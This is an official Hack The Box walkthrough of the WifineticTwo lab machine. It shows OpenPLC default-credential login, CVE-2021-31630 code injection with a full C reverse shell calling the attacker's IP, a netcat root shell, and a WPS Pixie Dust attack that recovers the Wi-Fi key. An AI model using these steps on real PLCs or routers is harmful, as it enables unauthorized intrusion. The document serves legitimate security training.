



HACKTHEBOX



WifineticTwo

17th Nov 2023 / Document No D23.100.257

Prepared By: felamos & C4rm3l0

Machine Author: felamos

Difficulty: **Medium**

Classification: Official

Synopsis

WifineticTwo is a medium-difficulty Linux machine that features OpenPLC running on port 8080, vulnerable to Remote Code Execution through the manual exploitation of `CVE-2021-31630`. After obtaining an initial foothold on the machine, a WPS attack is performed to acquire the Wi-Fi password for an Access Point (AP). This access allows the attacker to target the router running `OpenWRT` and gain a root shell via its web interface.

Skills Required


- Linux Enumeration
- Basic Wireless Networking

Skills Learned

- Linux Networking
- WPS Pixie Dust Attack
- Tunneling

Enumeration

Nmap



```

ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.7 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,,$//)
nmap -p$ports -sC -sV 10.10.11.7

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 03:15 CDT
Nmap scan report for 10.10.11.7
Host is up (0.0080s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256  b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256  18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
8080/tcp  open  http-proxy   Werkzeug/1.0.1 Python/2.7.18
| http-title: Site doesn't have a title (text/html; charset=utf-8).
|_Requested resource was http://10.10.11.7:8080/login
<...SNIP...>


Nmap done: 1 IP address (1 host up) scanned in 12.45 seconds

```


Nmap reveals SSH and a Werkzeug web server running on TCP ports 22 and 8080, respectively.

Foothold


Browsing to port 8080, the observed service appears to be the OpenPLC Runtime Web Server.



Currently, we lack the means to access the portal; however, it is worthwhile to explore the possibility of default credentials set during installation.



Securing credentials for this portal is notably straightforward; they are identified as `openplc:openplc` and indeed allow us to log into the dashboard:



We see a standard-looking installation with a programmable logic controller (PLC) program currently in a stopped state. Upon conducting an online search, we find a command injection vulnerability for the OpenPLC web server, assigned [CVE-2021-31630](#), that we might be able to leverage.

An available exploit for authenticated remote code execution can be sourced from [exploit-db](#). Let us download this exploit and execute it against the OpenPLC installation.

```
wget https://www.exploit-db.com/download/49803 -O openplc_exploit.py
python3 openplc_exploit.py

[+] Remote Code Execution on OpenPLC_v3 WebServer
[+] Specify an url target
[+] Example usage: exploit.py -u http://target-uri:8080 -l admin -p admin -i
192.168.1.54 -r 4444
```

Executing the script provides examples of its usage. Since it allows for direct exploitation, we start a `Netcat` listener on port `4444` to catch the shell:

```
nc -nlvp 4444
```


We proceed to run the script with specified credentials, alongside configuring our listening IP address and port for the reverse shell.

```
python3 openplc_exploit.py -u http://10.10.11.7:8080 -l openplc -p openplc -i 10.10.14.5 -r 4444
```

```
[+] Remote Code Execution on OpenPLC_v3 WebServer
[+] Checking if host http://10.10.11.7:8080 is up...
[+] Host Up! ...
[+] Trying to authenticate with credentials openplc:openplc
[+] Login success!
[+] PLC program uploading...
[+] Attempt to Code injection...
[+] Spawning Reverse Shell...
[+] Failed to receive connection :(
```

It appears that the exploit execution has encountered failure. We revisit the OpenPLC environment to scrutinize the impact of the exploit and identify the point at which it encountered issues.

Looking at the **Programs** tab, we see the `program.st` file that was created by our exploitation script:




The screenshot shows the OpenPLC web interface. The top header bar is black with the 'openPLC' logo on the left, 'Stopped: program.st' in the center, and 'OpenPLC User' with a profile icon on the right. A left sidebar contains navigation links: 'Dashboard' (home icon), 'Programs' (code icon, highlighted in red), 'Slave Devices' (gear icon), 'Monitoring' (laptop icon), and 'Hardware' (circuit board icon). The main content area is titled 'Programs' and contains the text: 'Here you can upload a new program to OpenPLC or revert back to a previous uploaded program shown on the table.' Below this is a table with three columns: 'Program Name', 'File', and 'Date Uploaded'. The table lists two programs: 'program.st' (file: 681871.st, date: Apr 06, 2021 - 04:17AM) and 'Blank Program' (file: blank_program.st, date: May 24, 2018 - 06:02PM). A link 'List all programs' is located at the bottom right of the table.

Program Name	File	Date Uploaded
program.st	681871.st	Apr 06, 2021 - 04:17AM
Blank Program	blank_program.st	May 24, 2018 - 06:02PM

[List all programs](#)

To further investigate, we will manually attempt to initiate the program. This can be accomplished by selecting the file name and selecting the "Launch program" option.



The app attempts to compile our program, but returns errors:

```
Optimizing ST program...
Couldn't open file "./st_files/681871.st"
Generating C files...
Error opening main file ./st_files/681871.st: No such file or directory
Error generating C files
Compilation finished with errors!
```

We click `Remove program` to delete the failing program.

Since this vulnerability is based on compiling and running malicious code via the app's Hardware Layer Code Box component, we can try manually exploiting it instead. We navigate to the `Hardware` tab and click `Restore original code` to revert to the working driver.

- Dashboard
- Programs
- Slave Devices
- Monitoring
- Hardware**
- Users
- Settings
- Logout

Status: *Stopped*

Start PLC

Stopped: program.st

OpenPLC User

board, you must select the appropriate hardware layer for it. The Blank hardware layer is the default option on OpenPLC, which provides no support for native inputs and outputs.

OpenPLC Hardware Layer

Blank Linux

Hardware Layer Code Box

The Hardware Layer Code Box allows you to extend the functionality of the current driver by adding custom code to it, such as reading I2C, SPI and 1-Wire sensors, or controlling port expanders to add more outputs to your hardware

```

39 struct sockaddr_in revsockaddr;
40
41 int sockt = socket(AF_INET, SOCK_STREAM, 0);
42 revsockaddr.sin_family = AF_INET;
43 revsockaddr.sin_port = htons(port);
44 revsockaddr.sin_addr.s_addr = inet_addr("10.10.14.5");
45
46 connect(sockt, (struct sockaddr *) &revsockaddr,
47 sizeof(revsockaddr));
48 dup2(sockt, 0);
49 dup2(sockt, 1);
50 dup2(sockt, 2);
51
52 char * const argv[] = {"/bin/sh", NULL};
53 execve("/bin/sh", argv, NULL);
54
55 return 0;
56
57 }
58
59
60
61
62
63

```

Save changes

Restore Original Code

Next, we look up the code for a `C` reverse shell; we make use of [this](#) repository's code:

```

#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <string.h>
#include <unistd.h>

#define IP "your ip"
#define PORT yourport

int main()
{
    int sockfd = socket(AF_INET, SOCK_STREAM, 0);
    struct sockaddr_in server_addr;
    server_addr.sin_family = AF_INET;
    server_addr.sin_port = htons(PORT);
    inet_pton(AF_INET, IP, &(server_addr.sin_addr));
    connect(sockfd, (struct sockaddr *)&server_addr, sizeof(server_addr));
    dup2(sockfd, 0);
    dup2(sockfd, 1);
    dup2(sockfd, 2);

```

```
execve("/bin/sh", 0, 0);
close(sockfd);
return 0;
}
```

All that is left to do now is to transfer this code into the `Hardware` code editor. We first copy the necessary headers to the top of the file, below the `#include "ladder.h"` line:

```
#include "ladder.h"
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <string.h>
#include <unistd.h>

#define IP "10.10.14.5"
#define PORT 4444
```

We then scroll down to the `initCustomLayer` function and paste in the remaining code, leaving the rest of the file untouched:

```
void initCustomLayer()
{
    int sockfd = socket(AF_INET, SOCK_STREAM, 0);
    struct sockaddr_in server_addr;
    server_addr.sin_family = AF_INET;
    server_addr.sin_port = htons(PORT);
    inet_pton(AF_INET, IP, &(server_addr.sin_addr));
    connect(sockfd, (struct sockaddr *)&server_addr, sizeof(server_addr));
    dup2(sockfd, 0);
    dup2(sockfd, 1);
    dup2(sockfd, 2);
    execve("/bin/sh", 0, 0);
    close(sockfd);
    return 0;
}
```

Finally, we compile the code by pressing `Save changes`:

Note: if you get a `500 Internal Server Error` after pressing the button, the application might be trying to compile the PoC's program. To correct this, change the URL to point to `blank_program.st`, instead:

```
http://10.10.11.7:8080/compile-program?file=blank_program.st#!
```

Slave Devices

Monitoring

Hardware

Users

Settings

Logout

Status: *Stopped*

Start PLC

Hardware Layer Code Box

The Hardware Layer Code Box allows you to extend the functionality of the current driver by adding custom code to it, such as reading I2C, SPI and 1-Wire sensors, or controlling port expanders to add more outputs to your hardware

```

29 //-----
30 int ignored_bool_inputs[] = {-1};
31 int ignored_bool_outputs[] = {-1};
32 int ignored_int_inputs[] = {-1};
33 int ignored_int_outputs[] = {-1};
34
35 //-----
36 // This function is called by the main OpenPLC routine when it
37 // Hardware initialization procedures for your custom layer sho
38 //-----
39 void initCustomLayer()
40 {
41     int sockfd = socket(AF_INET, SOCK_STREAM, 0);
42     struct sockaddr_in server_addr;
43     server_addr.sin_family = AF_INET;
44     server_addr.sin_port = htons(PORT);
45     inet_pton(AF_INET, IP, &(server_addr.sin_addr));
46     connect(sockfd, (struct sockaddr *)&server_addr, sizeof(server_addr));
47     dup2(sockfd, 0);
48     dup2(sockfd, 1);
49     dup2(sockfd, 2);
50     execve("/bin/sh", 0, 0);
51     close(sockfd);
52     return 0;
53 }

```

Save changes

Restore Original Code

This time the code compiles successfully:

OpenPLC

Compiling: Blank Program

OpenPLC User

Dashboard

Programs

Slave Devices

Monitoring

Hardware

Users

Settings

Logout

Compiling program

Optimizing ST program...

Generating C files...

POUS.c

POUS.h

LOCATED_VARIABLES.h

VARIABLES.csv

Config0.c

Config0.h

Res0.c

Moving Files...

Compiling for Linux

Generating object files...


Generating glueVars...

Compiling main program...

Compilation finished successfully!

Go to Dashboard

We navigate back to the dashboard and press the `Start PLC` button on the sidebar.



We get a callback on our `Netcat` listener:

```
nc -nlvp 4444

listening on [any] 4444 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.11.7] 44982
id
uid=0(root) gid=0(root) groups=0(root)
```

We upgrade our shell to a new `PTY` using the `script` command:

```
script /dev/null -c bash

Script started, output log file is '/dev/null'.
root@attica02:/opt/PLC/OpenPLC_v3/webserver#
```

The `user` flag can be found at `/root/user.txt`.

Lateral Movement

Enumeration

Since we are already `root`, the next stage likely entails pivoting to another machine or breaking out of our container. Taking a look at `/proc` reveals that we are indeed in an LXC container:

```
root@attica02:/# cat /proc/1/environ

container=lxccontainer_ttys=
```

However, no obvious breakouts or system exploits are found, so we see if we can pivot elsewhere instead.

Taking a look at the box's network configuration, we see that it has a `wlan0` interface:

```
root@attica02:/# ip a

<...SNIP...>
5: wlan0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group
default qlen 1000
    link/ether 02:00:00:00:02:00 brd ff:ff:ff:ff:ff:ff
```

Since this interface is a wireless interface, we can try to inspect it using tools like `iw` or `iwconfig`.

```

root@attica02:/# iwconfig

lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:on

```

As per the output of the `iwconfig` command, the `wlan0` interface is currently in managed mode and is not associated with any Access Point (AP), nor is it functioning as an AP itself. A comparable result can be obtained by utilizing the `iw` command, as demonstrated below.

```

root@attica02:/# iw wlan0 info

Interface wlan0
    ifindex 5
    wdev 0x200000001
    addr 02:00:00:00:02:00
    type managed
    wiphy 2
    txpower 20.00 dBm

```

Having identified the location of this interface, we can employ the `iwlist` command to scan for Access Points (APs). If any APs are detected, the command will furnish us with the scan results, essentially functioning akin to searching for a Wi-Fi network.

```

root@attica02:/# iwlist scan

<...SNIP...>
wlan0      Scan completed :
            Cell 01 - Address: 02:00:00:00:01:00
                        Channel:1
                        Frequency:2.412 GHz (Channel 1)
                        Quality=70/70  Signal level=-30 dBm
                        Encryption key:on
                        ESSID:"plcrouter"
                        Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                                9 Mb/s; 12 Mb/s; 18 Mb/s
                        Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                        Mode:Master

<...SNIP...>
            IE: IEEE 802.11i/WPA2 Version 1
                  Group Cipher : CCMP
                  Pairwise Ciphers (1) : CCMP
                  Authentication Suites (1) : PSK

<...SNIP...>

```

We find an AP, identified as "plcrouter," which is password-protected with WPA2 encryption. We check whether we are currently connected to any such AP:

```
root@attica02:/# iw dev wlan0 link
```

```
Not connected.
```

Since we are not, our aim now is to obtain access to the AP and enumerate its network.

Attacking the AP

By using `iw`'s `scan` function, we see that WPS is enabled:

```
root@attica02:/# iw wlan0 scan
```

```
BSS 02:00:00:00:01:00(on wlan0)
  last seen: 2739.320s [boottime]
  TSF: 1722071149860324 usec (19931d, 09:05:49)
  freq: 2412
  beacon interval: 100 TUs
  capability: ESS Privacy ShortSlotTime (0x0411)
  signal: -30.00 dBm
  last seen: 0 ms ago
  Information elements from Probe Response frame:
  SSID: plcrouter
  Supported rates: 1.0* 2.0* 5.5* 11.0* 6.0 9.0 12.0 18.0
  DS Parameter set: channel 1
  ERP: Barker_Preamble_Mode
  Extended supported rates: 24.0 36.0 48.0 54.0
  RSN:      * Version: 1
            * Group cipher: CCMP
            * Pairwise ciphers: CCMP
            * Authentication suites: PSK
            * Capabilities: 1-PTKSA-RC 1-GTKSA-RC (0x0000)
  Supported operating classes:
    * current operating class: 81
  Extended capabilities:
    * Extended Channel Switching
    * SSID List
    * Operating Mode Notification
  WPS:      * Version: 1.0
            * Wi-Fi Protected Setup State: 2 (Configured)
            * Response Type: 3 (AP)
            * UUID: 572cf82f-c957-5653-9b16-b5cfb298abf1
            * Manufacturer:
            * Model:
            * Model Number:
            * Serial Number:
            * Primary Device Type: 0-00000000-0
            * Device name:
            * Config methods: Label, Display, Keypad
            * Version2: 2.0
```

Wi-Fi Protected Setup (WPS)

Wi-Fi Protected Setup (WPS) is considered a poor security practice due to its inherent vulnerabilities and the ease with which it can be exploited. WPS was designed to simplify the process of connecting devices to a wireless network by using an 8-digit PIN. However, the PIN is often hardcoded and can be easily brute-forced due to its limited number of possible combinations. Additionally, the Pixie Dust attack, which we will use here, can exploit weak random number generation in some routers to recover the WPS PIN offline. These vulnerabilities undermine the security of WPA2 encryption, allowing attackers to gain unauthorized access to the network. Consequently, leaving WPS enabled exposes the network to significant risks and is generally advised against in favour of more secure connection methods.

Since we are dealing with a WPS-protected AP, we can try performing something called a [Pixie Dust Attack](#).

Dominique Bongard discovered that some APs have weak ways of generating nonces (known as E-S1 and E-S2) that are supposed to be secret. If we are able to figure out what these nonces are, we can easily find the WPS PIN of an AP since the AP must give it to us in a hash in order to prove that it also knows the PIN, and the client is not connecting to a rouge AP. These E-S1 and E-S2 are essentially the "keys to unlock the lock box" containing the WPS pin. You can kind of think of the whole thing as an algebra problem, if we know all but 1 variable in an equation, we just have to solve for x. X in this case is the WPS pin (this is not a perfect example but for beginners it should help

To perform the attack, we make use of the so-called [OneShot](#) script, which automates the attack without having to manually change the interface to monitor mode. We download the Python script to our machine:

```
wget https://raw.githubusercontent.com/kimocoder/OneShot/master/oneshot.py
```

We then start a Python web server to host the file:

```
python3 -m http.server 1234
```

Then, we use `CURL` to download it to the target machine.

```
root@attica02:/opt/PLC/OpenPLC_v3/webserver# cd /tmp
root@attica02:/tmp# curl -O 10.10.14.19:1234/oneshot.py
```

We run the script, specifying the `wlan0` interface via the `-i` flag and initiating the Pixie Dust attack via the `-k` flag:

```

root@attica02:/tmp# python3 oneshot.py -i wlan0 -K

[*] Running wpa_supplicant...
[*] BSSID not specified (--bssid) - scanning for available networks
Networks list:
#      BSSID          ESSID          Sec.      PWR  WSC device name
      WSC model
1)    02:00:00:00:01:00  plcrouter      WPA2      -30
Select target (press Enter to refresh): 1

```

We get prompted to select a target; we type `1` to select the `plcrouter` AP.

```

[*] Running wpa_supplicant...
[*] Trying PIN '12345670'...
[*] Scanning...
[*] Authenticating...
[+] Authenticated
[*] Associating with AP...
[+] Associated with 02:00:00:00:01:00 (ESSID: plcrouter)
[*] Received Identity Request
[*] Sending Identity Response...
[*] Received WPS Message M1
[P] E-Nonce: BCD1407CC5BB96F1EA57ED29D200923D
[*] Sending WPS Message M2...
[P] PKR:
616875096B47558FAB8490B5903096023F437E43222BFD6EFAE39F57D3B2345583718B864E8F2FB80
E9B74D397B0BD96C03AA7AB10FC6DC77D8C5FE71504300BC6785AB713B2E4D7D0B889D20C9D5668A5
3648ABD7522FCC75311EDBE9D843E5794EAD577073468AFC86F9CA6464283AC374337F58DD777E9C
1E6002A1EB498675369D2841DAFC28E1305D2FB30828518A3A65E8FE0B96F3B0D24BBD2387F7C75E9
74CF9B52E0D91EAD14CF6FB047402D02D6E499E91B18E9D9ABF9AE6C7698
[P] PKE:
3E7A2765DF66C06034E1901C604C76A1D3C7D1C06D611C69E68A9C2B42E166E92A05E593B3D8479F5
8AB8D9CC4405515A42878336A54211F17156E92718B32FA373EBB534D74FD6B32F30C6C4361A0B1CD
7D2F15A706500EC67A1428D07B1C7EC0D4AC27FCF713163FE04D69D99EE33F25A8E7BBBFC0D76E712
21285BFFC155140413E5CC1F968DF0AF6D447EEAA579D510E441327FB877E0A043FC7DCF03A30EC50
1224C45039712FFB3963F0C4FD023A2EF2AE49FC69414648CB3F5605931B
[P] AuthKey: AA8BA4B4E370AC881B12026E63F6F23D22BE8EE6E3B84F54DA6F548E798489CE
[*] Received WPS Message M3
[P] E-Hash1: 1C87B3F6A5C20612942ACE2780A452CCBDEE6647E7512D6AE41B8F6FF511268B
[P] E-Hash2: C080C64DCE0F555CDC70231857E954AEA772DE802EA3DC6685B4A8218B09C5B4
[*] Sending WPS Message M4...
[*] Received WPS Message M5
[+] The first half of the PIN is valid
[*] Sending WPS Message M6...
[*] Received WPS Message M7
[+] WPS PIN: '12345670'
[+] WPA PSK: 'NowWEDoKnowWhaTisReal123!'
[+] AP SSID: 'plcrouter'

```

The process has been successful, and we have obtained the password `NowWEDoKnowWhaTisReal123!` for the "plcrouter" Access Point (AP). We can now connect to the AP and enumerate the new network.

We can establish a straightforward WPA Supplicant configuration, specifying the SSID as "plcrouter" and the PSK as the password for the Access Point (AP).

```
root@attica02:/tmp# cat <<EOF > wpa.conf
network={
    ssid="plcrouter"
    psk="NOWWEDoKnowWhatIsReal123!"
}
EOF
```

Upon saving this configuration in a file, denoted as `wpa.conf` in this case, the connection can be initialized by executing the `wpa_supplicant` command.

```
root@attica02:/tmp# wpa_supplicant -B -i wlan0 -c wpa.conf

Successfully initialized wpa_supplicant
rfkill: Cannot open RFKILL control device
rfkill: Cannot get wiphy information
```

Upon executing `wpa_supplicant` on `wlan0` with the `-B` flag, indicating background operation due to the single shell availability, a verification of the connection status to the router (AP) can be conducted by reviewing the output of the `iwconfig` command.

```
root@attica02:/tmp# iwconfig wlan0

wlan0      IEEE 802.11  ESSID:"plcrouter"
            Mode:Managed  Frequency:2.412 GHz  Access Point: 02:00:00:00:01:00
            Bit Rate:54 Mb/s   Tx-Power=20 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:on
            Link Quality=70/70  Signal level=-30 dBm
            Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
            Tx excessive retries:0  Invalid misc:9  Missed beacon:0
```

The results show that we have successfully connected to the router. Next, we'll use the `iw` command to check the network connection details.

```
root@attica02:/tmp# iw dev wlan0 link

Connected to 02:00:00:00:01:00 (on wlan0)
    SSID: plcrouter
    freq: 2412
    RX: 102364 bytes (1486 packets)
    TX: 1609 bytes (16 packets)
    signal: -30 dBm
    rx bitrate: 1.0 MBit/s
    tx bitrate: 54.0 MBit/s

    bss flags: short-slot-time
    dtim period: 2
